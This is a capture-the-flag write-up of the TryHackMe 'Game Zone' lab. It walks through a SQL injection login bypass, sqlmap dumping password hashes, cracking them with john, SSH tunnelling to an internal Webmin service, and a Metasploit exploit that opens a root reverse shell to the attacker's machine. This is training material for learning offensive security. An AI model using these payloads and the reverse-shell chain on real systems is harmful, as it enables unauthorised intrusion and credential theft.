


[Dashboard](#)[Learn](#)[Compete](#)[Other](#)

[Access Machines](#)259



Game Zone

Learn to hack into this machine. Understand how to use SQLMap, crack some passwords, reveal services using a reverse SSH tunnel and escalate your privileges to root!

[Start AttackBox](#)[Help](#)

TryHackMe Game Zone


Saikat Karmakar | AUG 3 : 2021

- **nmap**


```
PORT      STATE  SERVICE  VERSION
22/tcp    open   ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:ea:89:f1:d4:a7:dc:a5:50:f7:6d:89:c3:af:0b:03 (RSA)
|   256  b3:7d:72:46:1e:d3:41:b6:6a:91:15:16:c9:4a:a5:fa (ECDSA)
|_  256  53:67:09:dc:ff:fb:3a:3e:fb:fe:cf:d8:6d:41:27:ab (ED25519)
80/tcp    open   http      Apache httpd 2.4.18 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Game Zone
1131/tcp  filtered caspssl
2366/tcp  filtered qip-login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

language-bash


- login page



- sql to login payload `' OR 1=1 -- -`



- save the req from burp



- run `sqlmap` with the request file

```
~/Desktop/ctf/WalkThroughs/TryHackMe/game_Zone <master*> $ sqlmap -r request.txt --dbms=mysql -D db -T users --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 19:30:50 /2021-08-03/
[19:30:50] [INFO] parsing HTTP request from 'request.txt'
[19:30:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: searchitem (POST)
Type: boolean-based blind
```

- got the hash

```
[19:30:58] [INFO] writing hashes to a temporary file '/tmp/sqlmap8ymneun714807/sqlmaphashes-u5jq5c0q.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: db
Table: users
[1 entry]
-----+-----+
| pwd | username |
-----+-----+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47 |
-----+-----+
```

- cracking the hash

- first hash-type used [haiti](#)

```
~/Desktop/ctf/WalkThroughs/TryHackMe/game_Zone <master*> $ haiti 'ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14'
SHA-256 [HC: 1400] [JtR: raw-sha256]
GOST R 34.11-94 [HC: 6900] [JtR: gost]
SHA3-256 [HC: 17400] [JtR: dynamic_380]
Keccak-256 [HC: 17800] [JtR: raw-keccak-256]
Snefru-256 [JtR: snefru-256]
RIPEMD-256 [JtR: dynamic_140]
Haval-256 (3 rounds) [JtR: haval-256-3]
Haval-256 (4 rounds) [JtR: dynamic_290]
Haval-256 (5 rounds) [JtR: dynamic_300]
GOST CryptoPro S-Box
Skein-256 [JtR: skein-256]
Skein-512(256)
PANAMA [JtR: dynamic_320]
BLAKE2-256
```

- cracking the password

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash --format=raw-sha256
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=8
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124 (agent47)
lg 0:00:00:00 DONE (2021-08-03 19:38) 2.564g/s 7729Kp/s 7729Kc/s 7729KC/s vimivi..tyler913
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
```

language-bash

- we're in

```
~/Desktop/ctf/WalkThroughs/TryHackMe/game_Zone <master*> $ ssh agent47@10.10.158.35
The authenticity of host '10.10.158.35 (10.10.158.35)' can't be established.
ECDSA key fingerprint is SHA256:mpNHvzp9GPo0cwmlwV/TMXiGwcqLIsvXDp5DvW26MF18.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.158.35' (ECDSA) to the list of known hosts.
agent47@10.10.158.35's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


109 packages can be updated.
68 updates are security updates.

Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$ id
uid=1000(agent47) gid=1000(agent47) groups=1000(agent47),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
```

Reverse SSH port forwarding

Host C

Server host



Reverse SSH port forwarding specifies that the given port on the remote server host is to be forwarded to the given host and port on the local side.

-L is a local tunnel (YOU <-- CLIENT). If a site was blocked, you can forward the traffic to a server you own and view it. For example, if imgur was blocked at work, you can do `ssh -L 9000:imgur.com:80 user@example.com`. Going to localhost:9000 on your machine, will load imgur traffic using your other server.

-R is a remote tunnel (YOU --> CLIENT). You forward your traffic to the other server for others to view. Similar to the example above, but in reverse.

If we run `ss -tulpn` it will tell us what socket connections are running

Argument	Description
-t	Display TCP sockets
-u	Display UDP sockets
-l	Displays only listening sockets
-p	Shows the process using the socket
-n	Doesn't resolve service names


• list socket connections

```
agent47@gamezone:~$ ss -tulpn
Netid State      Recv-Q Send-Q           Local Address:Port               Peer Address:Port
udp    UNCONN     0      0                *:10000                          *:
udp    UNCONN     0      0                *:68                             *:
tcp    LISTEN     0      128       127.0.0.1:3306                  *:
tcp    LISTEN     0      128                *:10000                          *:
tcp    LISTEN     0      128                *:22                             *:
tcp    LISTEN     0      128                :::80                            :::
tcp    LISTEN     0      128                :::22                            :::
```


We can see that a service running on port 10000 is blocked via a firewall rule from the outside (we can see this from the IPtable list). However, Using an SSH Tunnel we can expose the port to us (locally)!

From our local machine, run `ssh -L 10000:localhost:10000 <username>@<ip>`


Once complete, in your browser type "localhost:10000" and you can access the newly-exposed webserver.




- now we can access the service running on port 10000 on the machine from our local machine



- googled the dir & got the CMS name



- got the version



- login & got all the info again

Login: agent47
File Manager
Search:

System Information
Logout

System hostname
Operating system
Webmin version
Time on system
Kernel and CPU
Processor information
System uptime
Running processes
CPU load averages
CPU usage
Real memory
Virtual memory
Local disk space
Package updates

gamezone (127.0.1.1)
Ubuntu Linux 16.04.6
1.580
Tue Aug 3 10:32:24 2021
Linux 4.4.0-159-generic on x86_64
Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40GHz, 1 cores
1 hours, 55 minutes
122
0.00 (1 min) 0.01 (5 mins) 0.00 (15 mins)
0% user, 0% kernel, 0% IO, 100% idle
1.95 GB total, 299.63 MB used
975 MB total, 0 bytes used
8.78 GB total, 2.82 GB used
All installed packages are up to date

- here are the msf options. **Rhosts** it 127.0.0.1 because we binded out local port 10000 to the target machine port 10000. After some trial & error the **set payload cmd/unix/reverse** payload worked

```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > options
Module options (exploit/unix/webapp/webmin_show_cgi_exec):
  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  videogamer124   yes       Webmin Password
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     127.0.0.1        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      10000            yes       The target port (TCP)
  SSL        false            yes       Use SSL
  USERNAME   agent47           yes       Webmin Username
  VHOST      no               no        HTTP server virtual host

Payload options (cmd/unix/reverse):
  Name      Current Setting  Required  Description
  ----      -
  LHOST      tun0             yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:
  Id  Name
  --  -
  0    Webmin 1.580

msf6 exploit(unix/webapp/webmin_show_cgi_exec) >
```

- we're root

```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > run
[*] Started reverse TCP double handler on 10.4.23.120:4444
[*] Attempting to login...
[+] Authentication successful
[+] Authentication successful
[*] Attempting to execute the payload...
[+] Payload executed successfully
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo t7u7GZu798EvaVCK;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "Trying: not found\r\nsh: 2: Connected: not found\r\nsh: 3: Escape: not found\r\n"
[*] Matching...
[*] B is input...
id
[*] Command shell session 1 opened (10.4.23.120:4444 -> 10.10.158.35:53106) at 2021-08-03 21:07:19 +0530
uid=0(root) gid=0(root) groups=0(root)
pwd
/usr/share/webmin/file/
```